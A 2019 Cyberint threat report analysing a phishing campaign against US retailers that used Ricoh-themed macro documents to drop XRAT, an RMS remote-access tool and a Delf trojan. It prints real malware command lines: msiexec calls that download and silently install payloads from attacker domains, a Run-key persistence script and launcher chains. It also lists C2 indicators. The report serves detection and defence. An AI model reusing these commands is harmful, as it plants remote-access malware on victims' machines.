



**CYBERCRIMINALS
GO AFTER
USA RETAILERS**

Spear-phishing campaign
targeting USA retailers

By Cyberint | 2019

Attack Summary

In mid-December we detected an email spear-phishing campaign targeting large USA retailers and other organizations in the food and beverage industry. This campaign delivers several malware families such as Gussdoor, Xrat, and Vimditor among others.

The phishing document appears to come from a Ricoh printer and contains the targeted organization logo. The phishing document is a macro enabled document, which executes and downloads 2nd stage to the victim's machine.



Figure 1 - Phishing Document

Campaign Details

During the campaign we observed the threat actor sends several phishing documents, one document (MD5: e377557c8f35beeb050370c4479bcb04) see figure 1. Once executed, the macro executes the following command connecting to `hxxp://local365office.com/content/q` using the `/q` directive which tells `msiexec` to run in the background.

```
C:\Windows\System32\msiexec.exe" step=six done=false /i  
http://local365office.com/content/q change=false
```

`msiexec.exe` downloads and loads an MSI binary (MD5: 69f09ef629df82c8498328272b569160) figure 2 shows the execution flow of the MSI binary.




Figure 2 – MSI binary execution flow

The MSI installer drops another binary file to disk to the following directory `c:\windows\installer\msi2adc.tmp` (MD5: `d7a3237eaeeda49aadb08e2d2b77544d`) which then extracts the following files to the `appdata\local\temp\` directory :

File Name	MD5	Description
<code>exit.exe</code>	<code>1ef6de479454047ce01a8a0fb71b0167</code>	XRAT
<code>sysnt.dll</code>	<code>b724e46b6a356e7d5ae2f14b0ef14211</code>	sfxrar archive
<code>i.cmd</code>	<code>a09b1fae1a7f4daf463cafea31884641</code>	Batch file launcher and persistence creation

Once extracted `exit.exe` launches and spawns `cmd.exe` with the following command line parameters `cmd.exe "/C i.cmd"`. the content of `i.cmd` is shown in figure 3

```
@echo off
ping cloudflare.com -n 3 -w 3000
IF %ERRORLEVEL% NEQ 1 rename syst.dll 7zinstall.exe
ping cloudflare.com -n 3 -w 3000
IF %ERRORLEVEL% NEQ 1 start 7zinstall.exe x -p3KPnoNJ3ReME4bEU5W9APkKS5ErkR3tNRT -y
```

Figure 3 - Embedded VBScript

The `i.cmd` executes a ping command with `-n 3` indicating the number of echo requests to `cloudflare.com` with `-w 3000` indicating a timeout time of 3000 milliseconds. The malware does that to check internet connectivity. If the ping requests succeed indicated by the `IF %ERRORLEVEL% NEQ 1` which checks that the command was executed successfully with no error, it then changes the name of `syst.dll` file dropped previously and changes its name to `7zinstall.exe`, it then runs another ping command to `cloudfalre.com` and if successful, `7zinstall.exe` is executed and self-extracts itself as indicated with `x` parameter using the `-p` and the password of `3KPnoNJ3ReME4bEU5W9APkKS5ErkR3tNRT`. `7zinstall.exe` then extracts the following files to the following directory `C:\ProgramData\Mikrotik`:

File Name	MD5	Description
exit.exe	1ef6de479454047ce01a8a0fb71b0167	XRAT
winserv.exe	cf2ab077a46219b6ce4a53517dd489ea	Legitimate signed RMS Remote Access Application
i.cmd	cf96a6e7699ea815789970bf56b12c7d	Batch file launcher
settings.dat	d5e2a280b9201e733cca19c6a6f94a61	RMS Config file

Once the files are extracted, 7zinstall.exe executes exit.exe using ShellExecuteEX as shown in figure 4

```
35467. [0050.735] ShellExecuteExW (in: pExecInfo=0x1602c0*(cbSize=0x3c, fMask=0x1c0, hwnd=0x0, lpVerb=0x0, lpFile="C:\\ProgramData\\Microtik\\exit.exe",
```

Figure 4 – 7zinstall.exe lunches exit.exe

exit.exe then spawns cmd.exe with the following command line parameters cmd.exe /C i.cmd, the content of i.cmd is shown in figure 5.

```
@echo off
REG ADD "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /f /v "Microtik" /t REG_SZ /d "c:\\ProgramData\\Microtik\\winserv.exe"
start "winserv.exe" "%ALLUSERSPROFILE%\\Microtik\\winserv.exe"
:Repeat
taskkill /f /im "rundll32.exe" || goto :Repeat
exit
```

Figure 5 – i.cmd content

When executed i.cmd sets a registry name called “Microtik” under HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run with the value of c:\\ProgramData\\Microtik\\winserv.exe which is the RMS remote access program and then launches winserv.exe. it then tries to forcefully kill rundll32.exe, which causes the script to go into a loop.

Once winserv.exe is executed it tries to connect to 89.144.25.32:5655 C2 server located in Germany which was down at the time of the analysis.

When pivoting on the domain local365office.com it is hosted on the IP Address 88.99.180.3 located in Germany. Checking the ISP IP information, it shows it belongs to ISP called Oleg Gorshkov. This ISP shares that information only with 139 other domains.

One of those domains is office365onlinehome.com which has a very similar naming convention to local365office.com. when examining office365onlinehome.com it shows a malicious document (MD5: a7194d55e60cbfa69a5b31d039182882) was communicating with that domain with a common lure theme as shown in figure 6




Figure 6 - phishing document

Looking at the document it is clear that it is related with the other phishing documents described above.

Further analysis of the malicious document shows similar TTP's executing `msiexec.exe` with the following command line artifacts `msiexec.exe next=back error=shutdown /i http://office365onlinehome.com/host32 /q OnChange="c:\windows\system32" Aciqy=VIk9µ±sl`. It then connects to `office365onlinehome.com` over port 80 and downloads an msi installer (MD5: `f3014c7ac2848ca542e6ba16e20452f4`) to the `AppData\Local\Temp\` directory, once executed the msi installer drops the following `filemsi2a01.tmp` (MD5: `c4a201a6f5e07136923f824bda4cd54f`) to the following directory `C:\Windows\Installer\` and executes the file. This file was used in another reported campaign published by proofpoint describing a threat actor they refer as TA505 delivering a new back door they call `ServHelper`¹

When executed it creates the following files in the `AppData\Local\Temp\` directory

File Name	MD5	Description
<code>helpobj.dat</code>	<code>1757fb9c9425a6ef5afab5992f4ff826</code>	Malicious DLL
<code>sdw.vbs</code>	<code>34dfa089ba90dbb9cf722ee9ddc28c44</code>	VB Script launcher
<code>zxa.bat</code>	<code>542f3e026e135ff0da7f6edb1e60e886</code>	Batch file launcher

It then launches `wscript` with the following command line arguments `wscript "C:\Users\admin\AppData\Local\Temp\sdw.vbs`, the content of the `vbs` file is shown in figure 7

¹ <https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505>

```
CreateObject("WScript.shell").run "cmd /c %temp%\zxa.bat", 0, False
```

Figure 7 - content of saw.vbs

The vbs script acts as a launcher and executes zxa.bat, the content of zxa.bat is shown in figure 8

```
start rundll32.exe C:\Users\admin\AppData\Local\Temp\helpobj.dat, main
```

Figure 8 - zxa.bat content

zxa.bat act as launcher and executes helpobj.dat using rundll32.exe, helpobj.dat is a PECompact packed DLL file commonly known as Win32.Trojan.Delf. this malware family is a generic trojan which is usually used to steal victims' information. The file is signed with a legitimate code signing certificate, the digital certificate is shown in figure 9

Serial Number	5E82C4287B08B94E205D43DF28A7ECF2	
Issuer	Country Name	GB
	State Or Province Name	Greater Manchester
	Locality Name	Salford
	Organization Name	COMODO CA Limited
	Common Name	COMODO RSA Code Signing CA
Version	1	
Digest Algorithm	sha1	
Digest Encryption Algorithm	rsaEncryption	
Encrypted Digest	053713E60F5250BAD618807D3D34572B36D6BB0105058DC30CF9D57D2350B691F980B41E7E66646DB19D93556DA8F903640A3EB5D2FA91F2C40566B6E7B4781F4D6EE74DA148DBD4270A6E68B1DEA368468925C7F581A81564D5D8C557924D1531C9C0950631F0E4C3E388464288C305C26D967FE68FEE42E040ABB3F58DEF5F1B440116FF4B708188E38E98A9AC729BB7822F3A12EEABF4321AEB1560036EC541B88A016A8F67B298C830C101BA360BC5FA2927CA2FC7972D1545DBC8B4C570FBDA91EC35707BB20B13E1FFCD62377BE7DE37BFD3454FFAAF2805D9051B6B53442FF4AE2BA0C81C92A92FC93A6B07FD4BB7365CF06B0FB76451C7650589BB2C	
Authenticated Attributes	Content Type	1.3.6.1.4.1.311.2.1.4
	Message Digest	#041490963BD794AFEEA12AFE1D197EB9BE0C5831A63B

Figure 9 - Code signing certificate details

The certificate name NEON CRAYON LIMITED, searching for NEON CRAYON LIMITED reveals a privately held company located at 189a Evering Road Flat 1, 189a Evering Road, London, England that deals in computer repair services, the location of NEON CRAYON LIMITED is shown in figure 10.



Figure 10 - Neon Crayon Limited registered office location

The fact that NEON CRAYON LIMITED is operated from a private residence may indicate that the company was compromised at some point and had its code signing certificate stolen and used to sign `helpobj.dat` malware.

When executed `helpobj.dat` beacons to `hxxps://afgdhjkrm.pw/agdst/Hasrt.php` over port 443 using HTTP POST with User-Agent `Embarcadero URI Client/1.0` which is identified with RAD studio a C++/Delphi Compiler, and sends out the following information shown in figure 11.

```
key=asdgdgYss455&sysid=chistka12%3AWindows+7+Service+Pack+1+%28Version+6.1%2C+Build+7601%2C+32-bit+Edition%29+98349&resp=start
```

The information sent to the server includes the host information such as Operating System version and a key identifier.

Conclusion

This campaign shows yet again how attackers are improving their obfuscation capabilities to hide their attacks with multi layered executions in hope to evade detection.

This campaign also shows that leveraging commodity malware that packs a strong punch and delivers sophisticated capabilities, is an intimidating weapon in the hands of a motivated adversary.

Indicators of Compromise (IOC)

▲ Files

- o 1ef6de479454047ce01a8a0fb71b0167- XRAT
- o cf2ab077a46219b6ce4a53517dd489ea- RMS Remote Access Application
- o cf96a6e7699ea815789970bf56b12c7d - Batch file launcher
- o d5e2a280b9201e733cca19c6a6f94a61 - RMS Remote Access Config File
- o e377557c8f35beeb050370c4479bcb04 - Retail Phishing document
- o a7194d55e60cbfa69a5b31d039182882 - Phishing document
- o f3014c7ac2848ca542e6ba16e20452f4 - MSI Installer
- o 1757fb9c9425a6ef5afab5992f4ff826 - Win32.Trojan.Delf
- o 34dfa089ba90dbb9cf722ee9ddc28c44 - VBS Launcher
- o c0440bd30ed33cfb7b0e29fbf0debe6f - batch file launcher
- o 5E82C4287B08B94E205D43DF28A7ECF2 - Certificate Serial Number

▲ Domains

- o local365office.com - C2
- o office365onlinehome.com - C2
- o afgdhjkrm.pw - C2

▲ URLs

- o hxxp://local365office.com/content
- o hxxp://office365onlinehome.com/host32
- o hxxps://afgdhjkrm.pw/aggdst/Hasrt.php

▲ IP Address

- o 89.144.25.32 : 5655
- o 88.99.180.3
- o 37.252.9.68

▲ User-Agent

- o Embarcadero URI Client/1.0

United Kingdom

Tel: +44-2035-1415-15

25 Old Broad Street | EC2N 1HN | London | United Kingdom

USA

Tel: +1-646-568-7813

214 W 29th Street, Suite 06A-104 | New York, NY, 10001 | USA

Israel

Tel: +972-3-7286777 Fax: +972-3-7286777

Ha-Mefalsim 17 St | 4951447 | Kiriat Arie Petah Tikva | Israel

Singapore

Tel: +65-3163-5760

10 Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com